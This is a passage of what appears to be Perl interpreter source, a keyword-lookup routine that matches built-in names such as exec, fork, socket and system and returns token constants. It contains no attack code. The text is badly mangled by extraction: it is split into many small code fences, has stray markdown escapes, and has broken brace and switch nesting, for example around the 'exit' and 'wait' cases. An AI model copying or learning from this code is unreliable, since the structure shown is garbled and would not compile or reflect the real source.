        return -KEY_bind;  
  
    }
```

```
goto unknown;
```

```
case 'c':
```

```
    if (name[1] == 'h' &&  
        name[2] == 'o' &&  
        name[3] == 'p')  
  
    {                               /* chop      */  
  
        return -KEY_chop;  
  
    }
```

```
goto unknown;
```

```
case 'd':
```

```
    if (name[1] == 'u' &&
```

```
        name[2] == 'm' &&
```

```
        name[3] == 'p')
```

```
    {                               /* dump      */
```

```
        return -KEY_dump;
```

```
    }
```

```
goto unknown;
```

```
case 'e':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'a':
```

```
            if (name[2] == 'c' &&
```

```
                name[3] == 'h')
```

```
            {                               /* each      */
```

```
                return -KEY_each;
```

```
            }
```

```
goto unknown;
```

```
case 'l':
```



```
if (name[2] == 's' &&  
    name[3] == 'e')  
{  
    /* else */  
    return KEY_else;  
}
```

```
goto unknown;
```

```
case 'v':  
    if (name[2] == 'a' &&  
        name[3] == 'l')  
    {  
        /* eval */  
        return KEY_eval;  
    }
```

```
goto unknown;
```

```
case 'x':  
    switch (name[2])  
    {  
        case 'e':  
            if (name[3] == 'c')  
            {  
                /* exec */  
                return -KEY_exec;  
            }  
        }
```

```
goto unknown;
```

```
case 'i':
```

```
if (name[3] == 't')
```

```
{           /* exit      */
```

```
    return -KEY_exit;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 'f':
```

```
if (name[1] == 'o' &&
```

```
    name[2] == 'r' &&
```

```
    name[3] == 'k')
```

```
{           /* fork      */
```

```
    return -KEY_fork;
```

```
}
```

```
goto unknown;
```

```
case 'g':
```

```
switch (name[1])
```

```
{
```

```
case 'e':
```

```
if (name[2] == 't' &&
```

```
    name[3] == 'c')
```

```
{                /* getc        */
```

```
    return -KEY_getc;
```

```
}
```

```
goto unknown;
```

```
case 'l':
```

```
if (name[2] == 'o' &&
```

```
    name[3] == 'b')
```

```
{                /* glob        */
```

```
    return KEY_glob;
```

```
}
```

```
goto unknown;
```

case 'o':

if (name[2] == 't' &&

name[3] == 'o')

{ /\* goto \*/

return KEY\_goto;

}

goto unknown;

case 'r':

if (name[2] == 'e' &&

name[3] == 'p')

{ /\* grep \*/

return KEY\_grep;

}

goto unknown;

default:

goto unknown;

}

case 'j':

if (name[1] == 'o' &&

name[2] == 'i' &&

```
    name[3] == 'n')
{
    /* join    */
    return -KEY_join;
}
```

goto unknown;

case 'k':

```
switch (name[1])
{
    case 'e':
        if (name[2] == 'y' &&
            name[3] == 's')
        {
            /* keys    */
            return -KEY_keys;
        }
}
```

goto unknown;

case 'i':

```
if (name[2] == 'l' &&
    name[3] == 'l')
{
    /* kill    */
    return -KEY_kill;
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'l':
```

```
switch (name[1])
```

```
{
```

```
case 'a':
```

```
if (name[2] == 's' &&
```

```
    name[3] == 't')
```

```
{                /* last        */
```

```
    return KEY_last;
```

```
}
```

```
goto unknown;
```

```
case 'i':
```

```
if (name[2] == 'n' &&
```

```
    name[3] == 'k')
```

```
{                /* link        */
```

```
    return -KEY_link;
```

```
}
```

```
goto unknown;
```

```
case 'o':
```

```
    if (name[2] == 'c' &&
```

```
        name[3] == 'k')
```

```
    {                               /* lock      */
```

```
        return -KEY_lock;
```

```
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 'n':
```

```
    if (name[1] == 'e' &&
```

```
        name[2] == 'x' &&
```

```
        name[3] == 't')
```

```
    {                               /* next      */
```

```
        return KEY_next;
```

```
    }
```

```
goto unknown;
```

```
case 'o':
```

```
    if (name[1] == 'p' &&
```

```
        name[2] == 'e' &&
```

```
        name[3] == 'n')
```

```
    {                                     /* open      */
```

```
        return -KEY_open;
```

```
    }
```

```
goto unknown;
```

```
case 'p':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'a':
```

```
            if (name[2] == 'c' &&
```

```
                name[3] == 'k')
```

```
            {                                     /* pack      */
```

```
                return -KEY_pack;
```

```
            }
```

```
goto unknown;
```

```
case 'i':
```

```
    if (name[2] == 'p' &&
```



```

        name[3] == 'e')
{
    /* pipe */
    return -KEY_pipe;
}

goto unknown;

case 'u':
    if (name[2] == 's' &&
        name[3] == 'h')
    {
        /* push */
        return -KEY_push;
    }

    goto unknown;

default:
    goto unknown;
}

case 'r':
    switch (name[1])
    {
        case 'a':
            if (name[2] == 'n' &&

```

```
    name[3] == 'd')
{
    /* rand */
    return -KEY_rand;
}
```

```
goto unknown;
```

```
case 'e':
```

```
    switch (name[2])
    {
        case 'a':
            if (name[3] == 'd')
            {
                /* read */
                return -KEY_read;
            }
    }
```

```
goto unknown;
```

```
case 'c':
```

```
    if (name[3] == 'v')
    {
        /* recv */
        return -KEY_recv;
    }
```

```
goto unknown;
```

```
case 'd':
```

```
    if (name[3] == 'o')
```

```
    {                               /* redo    */
```

```
        return KEY_redo;
```

```
    }
```

```
    goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 's':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'e':
```

```
            switch (name[2])
```

```
            {
```

```
                case 'e':
```

```
                    if (name[3] == 'k')
```

```
    { /* seek */  
        return -KEY_seek;  
    }
```

```
goto unknown;
```

```
case 'n':
```

```
    if (name[3] == 'd')  
    { /* send */  
        return -KEY_send;  
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;  
}
```

```
case 'o':
```

```
    if (name[2] == 'r' &&  
        name[3] == 't')  
    { /* sort */  
        return KEY_sort;  
    }
```

```
goto unknown;
```

```
case 'q':
```

```
if (name[2] == 'r' &&
```

```
    name[3] == 't')
```

```
{                /* sqrt        */
```

```
    return -KEY_sqrt;
```

```
}
```

```
goto unknown;
```

```
case 't':
```

```
if (name[2] == 'a' &&
```

```
    name[3] == 't')
```

```
{                /* stat        */
```

```
    return -KEY_stat;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 't':
```

```

switch (name[1])
{
    case 'e':

        if (name[2] == 'l' &&
            name[3] == 'l')
        {
            /* tell      */

            return -KEY_tell;
        }

        goto unknown;

    case 'i':

        switch (name[2])
        {
            case 'e':

                if (name[3] == 'd')
                {
                    /* tied      */

                    return -KEY_tied;
                }

                goto unknown;

            case 'm':

                if (name[3] == 'e')
                {
                    /* time      */

```

```
    return -KEY_time;
}
```

```
goto unknown;
```

```
default:
    goto unknown;
}
```

```
default:
    goto unknown;
}
```

```
case 'w':
    switch (name[1])
    {
        case 'a':
            switch (name[2])
            {
                case 'i':
                    if (name[3] == 't')
                    {
                        /* wait */
                        return -KEY_wait;
                    }
            }
        }
    }
}
```

```
goto unknown;
```

```
case 'r':
```

```
if (name[3] == 'n')
```

```
{          /* warn      */
```

```
    return -KEY_warn;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 'h':
```

```
if (name[2] == 'e' &&
```

```
    name[3] == 'n')
```

```
{          /* when      */
```

```
    return (all_keywords || FEATURE_IS_ENABLED("switch") ? KEY_when : 0);
```

```
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```



```
}
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 5: /* 39 tokens of length 5 */
```

```
switch (name[0])
```

```
{
```

```
case 'B':
```

```
if (name[1] == 'E' &&
```

```
    name[2] == 'G' &&
```

```
    name[3] == 'I' &&
```

```
    name[4] == 'N')
```

```
{ /* BEGIN */
```

```
return KEY_BEGIN;
```

```
}
```

```
goto unknown;
```

```
case 'C':
```

```
if (name[1] == 'H' &&
```

```
    name[2] == 'E' &&
```

```
    name[3] == 'C' &&
```

```
    name[4] == 'K')
```

```
{                                /* CHECK      */  
    return KEY_CHECK;  
}
```

```
goto unknown;
```

```
case 'a':
```

```
switch (name[1])
```

```
{
```

```
case 'l':
```

```
    if (name[2] == 'a' &&
```

```
        name[3] == 'r' &&
```

```
        name[4] == 'm')
```

```
{                                /* alarm      */
```

```
    return -KEY_alarm;
```

```
}
```

```
goto unknown;
```

```
case 't':
```

```
    if (name[2] == 'a' &&
```

```
        name[3] == 'n' &&
```

```
        name[4] == '2')
```

```
{                                /* atan2      */
```

```
    return -KEY_atan2;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'b':
```

```
switch (name[1])
```

```
{
```

```
case 'l':
```

```
if (name[2] == 'e' &&
```

```
    name[3] == 's' &&
```

```
    name[4] == 's')
```

```
{          /* bless      */
```

```
    return -KEY_bless;
```

```
}
```

```
goto unknown;
```

```
case 'r':
```

```
if (name[2] == 'e' &&
```

```
    name[3] == 'a' &&
```

```
    name[4] == 'k')
```

```

{
    /* break */

    return (all_keywords || FEATURE_IS_ENABLED("switch") ? -KEY_break : 0);
}

goto unknown;

default:

    goto unknown;
}

case 'c':

    switch (name[1])
    {

    case 'h':

        switch (name[2])
        {

        case 'd':

            if (name[3] == 'i' &&
                name[4] == 'r')
            {
                /* chdir */

                return -KEY_chdir;
            }

            goto unknown;

```

```
case 'm':
```

```
    if (name[3] == 'o' &&
```

```
        name[4] == 'd')
```

```
    {                               /* chmod      */
```

```
        return -KEY_chmod;
```

```
    }
```

```
    goto unknown;
```

```
case 'o':
```

```
    switch (name[3])
```

```
    {
```

```
        case 'm':
```

```
            if (name[4] == 'p')
```

```
            {                               /* chomp      */
```

```
                return -KEY_chomp;
```

```
            }
```

```
        goto unknown;
```

```
    case 'w':
```

```
        if (name[4] == 'n')
```

```
        {                               /* chown      */
```

```
            return -KEY_chown;
```

```
        }
```

```
        goto unknown;

    default:

        goto unknown;
}

default:

    goto unknown;
}

case 'l':

    if (name[2] == 'o' &&

        name[3] == 's' &&

        name[4] == 'e')
    {
        /* close */
        return -KEY_close;
    }

    goto unknown;

case 'r':

    if (name[2] == 'y' &&

        name[3] == 'p' &&

        name[4] == 't')
```

```

{
    /* crypt */
    return -KEY_crypt;
}

goto unknown;

default:
    goto unknown;
}

case 'e':
    if (name[1] == 'l' &&
        name[2] == 's' &&
        name[3] == 'i' &&
        name[4] == 'f')
    {
        /* elif */
        return KEY_elif;
    }

    goto unknown;

case 'f':
    switch (name[1])
    {
        case 'c':

```

```
if (name[2] == 'n' &&  
    name[3] == 't' &&  
    name[4] == 'l')  
{  
    /* fcntl */  
    return -KEY_fcntl;  
}
```

```
goto unknown;
```

```
case 'l':  
    if (name[2] == 'o' &&  
        name[3] == 'c' &&  
        name[4] == 'k')  
    {  
        /* flock */  
        return -KEY_flock;  
    }
```

```
goto unknown;
```

```
default:  
    goto unknown;  
}
```

```
case 'g':  
    if (name[1] == 'i' &&
```



```

    name[2] == 'v' &&
    name[3] == 'e' &&
    name[4] == 'n')
{
    /* given */
    return (all_keywords || FEATURE_IS_ENABLED("switch") ? KEY_given : 0);
}

```

```

goto unknown;

```

```

case 'i':
    switch (name[1])
    {
        case 'n':
            if (name[2] == 'd' &&
                name[3] == 'e' &&
                name[4] == 'x')
            {
                /* index */
                return -KEY_index;
            }

```

```

goto unknown;

```

```

case 'o':
    if (name[2] == 'c' &&
        name[3] == 't' &&

```

```

        name[4] == 'l')
{
    /* ioctl */
    return -KEY_ioctl;
}

goto unknown;

default:
    goto unknown;
}

case 'l':
    switch (name[1])
    {
        case 'o':
            if (name[2] == 'c' &&
                name[3] == 'a' &&
                name[4] == 'l')
            {
                /* local */
                return KEY_local;
            }

            goto unknown;

        case 's':

```

```

        if (name[2] == 't' &&
            name[3] == 'a' &&
            name[4] == 't')
        {
            /* lstat      */

            return -KEY_lstat;
        }

        goto unknown;

    default:

        goto unknown;
}

case 'm':

    if (name[1] == 'k' &&
        name[2] == 'd' &&
        name[3] == 'i' &&
        name[4] == 'r')
    {
        /* mkdir      */

        return -KEY_mkdir;
    }

    goto unknown;

case 'p':

```

```
if (name[1] == 'r' &&  
    name[2] == 'i' &&  
    name[3] == 'n' &&  
    name[4] == 't')  
{  
    /* print */  
    return KEY_print;  
}
```

```
goto unknown;
```

```
case 'r':
```

```
switch (name[1])  
{  
    case 'e':  
        if (name[2] == 's' &&  
            name[3] == 'e' &&  
            name[4] == 't')  
        {  
            /* reset */  
            return -KEY_reset;  
        }
```

```
goto unknown;
```

```
case 'm':
```

```
    if (name[2] == 'd' &&
```

```

        name[3] == 'i' &&
        name[4] == 'r')
{
    /* rmdir */
    return -KEY_rmdir;
}

goto unknown;

default:
    goto unknown;
}

case 's':
    switch (name[1])
    {
        case 'e':
            if (name[2] == 'm' &&
                name[3] == 'o' &&
                name[4] == 'p')
            {
                /* semop */
                return -KEY_semop;
            }

            goto unknown;

```

```
case 'h':  
  
    if (name[2] == 'i' &&  
        name[3] == 'f' &&  
        name[4] == 't')  
  
    {  
        /* shift */  
  
        return -KEY_shift;  
  
    }
```

```
goto unknown;
```

```
case 'l':  
  
    if (name[2] == 'e' &&  
        name[3] == 'e' &&  
        name[4] == 'p')  
  
    {  
        /* sleep */  
  
        return -KEY_sleep;  
  
    }
```

```
goto unknown;
```

```
case 'p':  
  
    if (name[2] == 'l' &&  
        name[3] == 'i' &&  
        name[4] == 't')  
  
    {  
        /* split */
```

```
    return KEY_split;
}
```

```
goto unknown;
```

```
case 'r':
```

```
    if (name[2] == 'a' &&
        name[3] == 'n' &&
        name[4] == 'd')
    {
        /* srand */
        return -KEY_srand;
    }
```

```
goto unknown;
```

```
case 't':
```

```
    switch (name[2])
    {
        case 'a':
            if (name[3] == 't' &&
                name[4] == 'e')
            {
                /* state */
                return (all_keywords || FEATURE_IS_ENABLED("state") ? KEY_state : 0);
            }
    }
```

```
goto unknown;
```

```
case 'u':
```

```
if (name[3] == 'd' &&
```

```
    name[4] == 'y')
```

```
{          /* study      */
```

```
    return KEY_study;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 't':
```

```
if (name[1] == 'i' &&
```

```
    name[2] == 'm' &&
```

```
    name[3] == 'e' &&
```

```
    name[4] == 's')
```

```
{          /* times      */
```



```
    return -KEY_times;
}
```

```
goto unknown;
```

```
case 'u':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'm':
```

```
            if (name[2] == 'a' &&
```

```
                name[3] == 's' &&
```

```
                name[4] == 'k')
```

```
            {
                /* umask */
```

```
                return -KEY_umask;
```

```
            }
```

```
goto unknown;
```

```
case 'n':
```

```
    switch (name[2])
```

```
    {
```

```
        case 'd':
```

```
            if (name[3] == 'e' &&
```

```
                name[4] == 'f')
```

```
            {
                /* undef */
```

```
    return KEY_undef;
}
```

```
goto unknown;
```

```
case 't':
```

```
    if (name[3] == 'i')
```

```
    {
```

```
        switch (name[4])
```

```
        {
```

```
            case 'e':
```

```
            {                /* untie          */
```

```
                return -KEY_untie;
```

```
            }
```

```
            case 'l':
```

```
            {                /* until          */
```

```
                return KEY_until;
```

```
            }
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 't':
```

```
if (name[2] == 'i' &&
```

```
    name[3] == 'm' &&
```

```
    name[4] == 'e')
```

```
{          /* utime      */
```

```
    return -KEY_utime;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'w':
```

```
switch (name[1])
```

```
{
```

```
case 'h':
```

```
    if (name[2] == 'i' &&
```

```

        name[3] == 'l' &&
        name[4] == 'e')
{
    /* while */
    return KEY_while;
}

goto unknown;

case 'r':
    if (name[2] == 'i' &&
        name[3] == 't' &&
        name[4] == 'e')
    {
        /* write */
        return -KEY_write;
    }

    goto unknown;

default:
    goto unknown;
}

default:
    goto unknown;
}

```

```

case 6: /* 33 tokens of length 6 */
    switch (name[0])
    {
        case 'a':
            if (name[1] == 'c' &&
                name[2] == 'c' &&
                name[3] == 'e' &&
                name[4] == 'p' &&
                name[5] == 't')
            {
                /* accept */
                return -KEY_accept;
            }

            goto unknown;

        case 'c':
            switch (name[1])
            {
                case 'a':
                    if (name[2] == 'l' &&
                        name[3] == 'l' &&
                        name[4] == 'e' &&
                        name[5] == 'r')
                    {
                        /* caller */

```

```
    return -KEY_caller;  
}
```

```
goto unknown;
```

```
case 'h':
```

```
    if (name[2] == 'r' &&  
        name[3] == 'o' &&  
        name[4] == 'o' &&  
        name[5] == 't')  
    {  
        /* chroot    */  
        return -KEY_chroot;  
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;  
}
```

```
case 'd':
```

```
    if (name[1] == 'e' &&  
        name[2] == 'l' &&  
        name[3] == 'e' &&  
        name[4] == 't' &&
```

```
    name[5] == 'e')
{
    /* delete */
    return KEY_delete;
}
```

```
goto unknown;
```

```
case 'e':
```

```
    switch (name[1])
    {
        case 'l':
            if (name[2] == 's' &&
                name[3] == 'e' &&
                name[4] == 'i' &&
                name[5] == 'f')
            {
                /* elseif */
                Perl_ck_warner_d(aTHX_ packWARN(WARN_SYNTAX), "elseif should be elsif");
            }

```

```
goto unknown;
```

```
case 'x':
```

```
    if (name[2] == 'i' &&
        name[3] == 's' &&
        name[4] == 't' &&
```

```

        name[5] == 's')
{
    /* exists */

    return KEY_exists;
}

goto unknown;

default:

    goto unknown;
}

case 'f':

    switch (name[1])
    {
        case 'i':

            if (name[2] == 'l' &&
                name[3] == 'e' &&
                name[4] == 'n' &&
                name[5] == 'o')
            {
                /* fileno */

                return -KEY_fileno;
            }

            goto unknown;

```



case 'o':

if (name[2] == 'r' &&

name[3] == 'm' &&

name[4] == 'a' &&

name[5] == 't')

{ /\* format \*/

return KEY\_format;

}

goto unknown;

default:

goto unknown;

}

case 'g':

if (name[1] == 'm' &&

name[2] == 't' &&

name[3] == 'i' &&

name[4] == 'm' &&

name[5] == 'e')

{ /\* gmtime \*/

return -KEY\_gmtime;

}

```
goto unknown;
```

```
case 'l':
```

```
switch (name[1])
```

```
{
```

```
case 'e':
```

```
if (name[2] == 'n' &&
```

```
    name[3] == 'g' &&
```

```
    name[4] == 't' &&
```

```
    name[5] == 'h')
```

```
{                /* length    */
```

```
    return -KEY_length;
```

```
}
```

```
goto unknown;
```

```
case 'i':
```

```
if (name[2] == 's' &&
```

```
    name[3] == 't' &&
```

```
    name[4] == 'e' &&
```

```
    name[5] == 'n')
```

```
{                /* listen    */
```

```
    return -KEY_listen;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'm':
```

```
if (name[1] == 's' &&
```

```
    name[2] == 'g')
```

```
{
```

```
    switch (name[3])
```

```
{
```

```
    case 'c':
```

```
        if (name[4] == 't' &&
```

```
            name[5] == 'l')
```

```
        {                               /* msgctl    */
```

```
            return -KEY_msgctl;
```

```
        }
```

```
goto unknown;
```

```
case 'g':
```

```
if (name[4] == 'e' &&
```

```
    name[5] == 't')
```

```
{                               /* msgget    */
```

```
    return -KEY_msgget;  
}
```

```
goto unknown;
```

```
case 'r':
```

```
    if (name[4] == 'c' &&  
        name[5] == 'v')  
    {  
        /* msgrcv */  
        return -KEY_msgrcv;  
    }
```

```
goto unknown;
```

```
case 's':
```

```
    if (name[4] == 'n' &&  
        name[5] == 'd')  
    {  
        /* msgsnd */  
        return -KEY_msgsnd;  
    }
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}  
}
```

```
goto unknown;
```

```
case 'p':
```

```
    if (name[1] == 'r' &&  
        name[2] == 'i' &&  
        name[3] == 'n' &&  
        name[4] == 't' &&  
        name[5] == 'f')  
    {  
        /* printf      */  
        return KEY_printf;  
    }
```

```
goto unknown;
```

```
case 'r':
```

```
    switch (name[1])  
    {  
        case 'e':  
            switch (name[2])  
            {  
                case 'n':  
                    if (name[3] == 'a' &&
```

```
    name[4] == 'm' &&  
    name[5] == 'e')  
{  
    /* rename */  
    return -KEY_rename;  
}
```

```
goto unknown;
```

```
case 't':
```

```
    if (name[3] == 'u' &&  
        name[4] == 'r' &&  
        name[5] == 'n')  
    {  
        /* return */  
        return KEY_return;  
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;  
}
```

```
case 'i':
```

```
    if (name[2] == 'n' &&  
        name[3] == 'd' &&
```

```

        name[4] == 'e' &&
        name[5] == 'x')
{
    /* rindex */

    return -KEY_rindex;
}

goto unknown;

default:

    goto unknown;
}

case 's':

    switch (name[1])
    {
        case 'c':

            if (name[2] == 'a' &&
                name[3] == 'l' &&
                name[4] == 'a' &&
                name[5] == 'r')
            {
                /* scalar */

                return KEY_scalar;
            }

            goto unknown;

```

case 'e':

```
switch (name[2])
```

 $\{$ 

case 'l':

```
if (name[3] == 'e' &&
```

```
name[4] == 'c' &&
```

```
name[5] == 't')
```

```
{          /* select      */
```

```
return -KEY_select;
```

}

```
goto unknown;
```

case 'm':

```
switch (name[3])
```

 $\{$ 

```
case 'c':
```

```
if (name[4] == 't' &&
```

```
name[5] == 'l')
```

```
{          /* semctl      */
```

```
return -KEY_semctl;
```

}

goto unknown;



```
case 'g':  
  
    if (name[4] == 'e' &&  
        name[5] == 't')  
  
    {  
        /* semget */  
  
        return -KEY_semget;  
  
    }
```

```
goto unknown;
```

```
default:  
  
    goto unknown;  
  
}
```

```
default:  
  
    goto unknown;  
  
}
```

```
case 'h':  
  
    if (name[2] == 'm')  
  
    {  
  
        switch (name[3])  
  
        {  
  
            case 'c':  
  
                if (name[4] == 't' &&
```

```

        name[5] == 'l')
    {
        /* shmctl */
        return -KEY_shmctl;
    }

    goto unknown;

case 'g':
    if (name[4] == 'e' &&
        name[5] == 't')
    {
        /* shmget */
        return -KEY_shmget;
    }

    goto unknown;

default:
    goto unknown;
}

}

goto unknown;

case 'o':
    if (name[2] == 'c' &&

```

```
    name[3] == 'k' &&  
    name[4] == 'e' &&  
    name[5] == 't')  
{  
    /* socket */  
    return -KEY_socket;  
}
```

```
goto unknown;
```

```
case 'p':
```

```
    if (name[2] == 'l' &&  
        name[3] == 'i' &&  
        name[4] == 'c' &&  
        name[5] == 'e')  
    {  
        /* splice */  
        return -KEY_splice;  
    }
```

```
goto unknown;
```

```
case 'u':
```

```
    if (name[2] == 'b' &&  
        name[3] == 's' &&  
        name[4] == 't' &&  
        name[5] == 'r')
```

```
{ /* substr */  
    return -KEY_substr;  
}
```

```
goto unknown;
```

```
case 'y':
```

```
    if (name[2] == 's' &&  
        name[3] == 't' &&  
        name[4] == 'e' &&  
        name[5] == 'm')
```

```
{ /* system */  
    return -KEY_system;  
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;  
}
```

```
case 'u':
```

```
    if (name[1] == 'n')
```

```
{  
    switch (name[2])
```

```

{
case 'l':

switch (name[3])

{

case 'e':

if (name[4] == 's' &&
    name[5] == 's')

{
/* unless */

return KEY_unless;

}

goto unknown;


case 'i':

if (name[4] == 'n' &&
    name[5] == 'k')

{
/* unlink */

return -KEY_unlink;

}

goto unknown;


default:

goto unknown;

}

```

```
case 'p':  
    if (name[3] == 'a' &&  
        name[4] == 'c' &&  
        name[5] == 'k')  
    {  
        /* unpack */  
        return -KEY_unpack;  
    }
```

```
goto unknown;
```

```
default:  
    goto unknown;  
}  
}
```

```
goto unknown;
```

```
case 'v':  
    if (name[1] == 'a' &&  
        name[2] == 'l' &&  
        name[3] == 'u' &&  
        name[4] == 'e' &&  
        name[5] == 's')  
    {  
        /* values */
```

```
    return -KEY_values;  
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;  
}
```

```
case 7: /* 29 tokens of length 7 */
```

```
switch (name[0])
```

```
{
```

```
case 'D':
```

```
    if (name[1] == 'E' &&
```

```
        name[2] == 'S' &&
```

```
        name[3] == 'T' &&
```

```
        name[4] == 'R' &&
```

```
        name[5] == 'O' &&
```

```
        name[6] == 'Y')
```

```
{                                /* DESTROY    */
```

```
    return KEY_DESTROY;
```

```
}
```

```
goto unknown;
```

```

case '_':

    if (name[1] == '_' &&
        name[2] == 'E' &&
        name[3] == 'N' &&
        name[4] == 'D' &&
        name[5] == '_' &&
        name[6] == '_')

    {
        /* __END__ */

        return KEY__END__;
    }

```

goto unknown;

```

case 'b':

    if (name[1] == 'i' &&
        name[2] == 'n' &&
        name[3] == 'm' &&
        name[4] == 'o' &&
        name[5] == 'd' &&
        name[6] == 'e')

    {
        /* binmode */

        return -KEY_binmode;
    }

```

goto unknown;



```
case 'c':
```

```
    if (name[1] == 'o' &&
```

```
        name[2] == 'n' &&
```

```
        name[3] == 'n' &&
```

```
        name[4] == 'e' &&
```

```
        name[5] == 'c' &&
```

```
        name[6] == 't')
```

```
    {                               /* connect    */
```

```
        return -KEY_connect;
```

```
    }
```

```
goto unknown;
```

```
case 'd':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'b':
```

```
            if (name[2] == 'm' &&
```

```
                name[3] == 'o' &&
```

```
                name[4] == 'p' &&
```

```
                name[5] == 'e' &&
```

```
                name[6] == 'n')
```

```
            {                               /* dbmopen    */
```

```
                return -KEY_dbmopen;
```

```
}
```

```
goto unknown;
```

```
case 'e':
```

```
if (name[2] == 'f')
```

```
{
```

```
switch (name[3])
```

```
{
```

```
case 'a':
```

```
if (name[4] == 'u' &&
```

```
    name[5] == 'l' &&
```

```
    name[6] == 't')
```

```
{                /* default    */
```

```
    return (all_keywords || FEATURE_IS_ENABLED("switch") ? KEY_default : 0);
```

```
}
```

```
goto unknown;
```

```
case 'i':
```

```
if (name[4] == 'n' &&
```

```
    name[5] == 'e' &&
```

```
    name[6] == 'd')
```

```
{                /* defined    */
```

```
    return KEY_defined;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'f':
```

```
if (name[1] == 'o' &&
```

```
name[2] == 'r' &&
```

```
name[3] == 'e' &&
```

```
name[4] == 'a' &&
```

```
name[5] == 'c' &&
```

```
name[6] == 'h')
```

```
{ /* foreach */
```

```
return KEY_foreach;
```

```
}
```

```
goto unknown;
```

```
case 'g':
```

```
if (name[1] == 'e' &&
```

```
    name[2] == 't' &&
```

```
    name[3] == 'p')
```

```
{
```

```
    switch (name[4])
```

```
    {
```

```
        case 'g':
```

```
            if (name[5] == 'r' &&
```

```
                name[6] == 'p')
```

```
            {                               /* getpgrp      */
```

```
                return -KEY_getpgrp;
```

```
            }
```

```
goto unknown;
```

```
case 'p':
```

```
if (name[5] == 'i' &&
```

```
    name[6] == 'd')
```

```
{                               /* getppid      */
```

```
    return -KEY_getppid;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 'l':
```

```
if (name[1] == 'c' &&
```

```
    name[2] == 'f' &&
```

```
    name[3] == 'i' &&
```

```
    name[4] == 'r' &&
```

```
    name[5] == 's' &&
```

```
    name[6] == 't')
```

```
{                                /* lcfirst    */
```

```
    return -KEY_lcfirst;
```

```
}
```

```
goto unknown;
```

```
case 'o':
```

```
if (name[1] == 'p' &&
```

```
    name[2] == 'e' &&  
    name[3] == 'n' &&  
    name[4] == 'd' &&  
    name[5] == 'i' &&  
    name[6] == 'r')  
{  
    /* opendir */  
    return -KEY_opendir;  
}
```

```
goto unknown;
```

```
case 'p':
```

```
    if (name[1] == 'a' &&  
        name[2] == 'c' &&  
        name[3] == 'k' &&  
        name[4] == 'a' &&  
        name[5] == 'g' &&  
        name[6] == 'e')  
    {  
        /* package */  
        return KEY_package;  
    }
```

```
goto unknown;
```

```
case 'r':
```

```

if (name[1] == 'e')
{
    switch (name[2])
    {
        case 'a':
            if (name[3] == 'd' &&
                name[4] == 'd' &&
                name[5] == 'i' &&
                name[6] == 'r')
            {
                /* readdir */
                return -KEY_readdir;
            }

            goto unknown;

        case 'q':
            if (name[3] == 'u' &&
                name[4] == 'i' &&
                name[5] == 'r' &&
                name[6] == 'e')
            {
                /* require */
                return KEY_require;
            }

            goto unknown;
    }
}

```

```
case 'v':
```

```
    if (name[3] == 'e' &&
```

```
        name[4] == 'r' &&
```

```
        name[5] == 's' &&
```

```
        name[6] == 'e')
```

```
    {                               /* reverse    */
```

```
        return -KEY_reverse;
```

```
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 's':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'e':
```

```
            switch (name[2])
```

```
            {
```



```
case 'e':

    if (name[3] == 'k' &&

        name[4] == 'd' &&

        name[5] == 'i' &&

        name[6] == 'r')

    {
        /* seekdir */

        return -KEY_seekdir;

    }

    goto unknown;

case 't':

    if (name[3] == 'p' &&

        name[4] == 'g' &&

        name[5] == 'r' &&

        name[6] == 'p')

    {
        /* setpgrp */

        return -KEY_setpgrp;

    }

    goto unknown;

default:

    goto unknown;

}
```

case 'h':

```
if (name[2] == 'm' &&
    name[3] == 'r' &&
    name[4] == 'e' &&
    name[5] == 'a' &&
    name[6] == 'd')
{
    /* shmread */
    return -KEY_shmread;
}
```

goto unknown;

case 'p':

```
if (name[2] == 'r' &&
    name[3] == 'i' &&
    name[4] == 'n' &&
    name[5] == 't' &&
    name[6] == 'f')
{
    /* sprintf */
    return -KEY_sprintf;
}
```

goto unknown;

```

case 'y':

    switch (name[2])

    {

        case 'm':

            if (name[3] == 'l' &&

                name[4] == 'i' &&

                name[5] == 'n' &&

                name[6] == 'k')

            {

                /* symlink */

                return -KEY_symlink;

            }


```

```

goto unknown;


```

```

case 's':

    switch (name[3])

    {

        case 'c':

            if (name[4] == 'a' &&

                name[5] == 'l' &&

                name[6] == 'l')

            {

                /* syscall */

                return -KEY_syscall;

            }


```

```
goto unknown;
```

```
case 'o':
```

```
if (name[4] == 'p' &&  
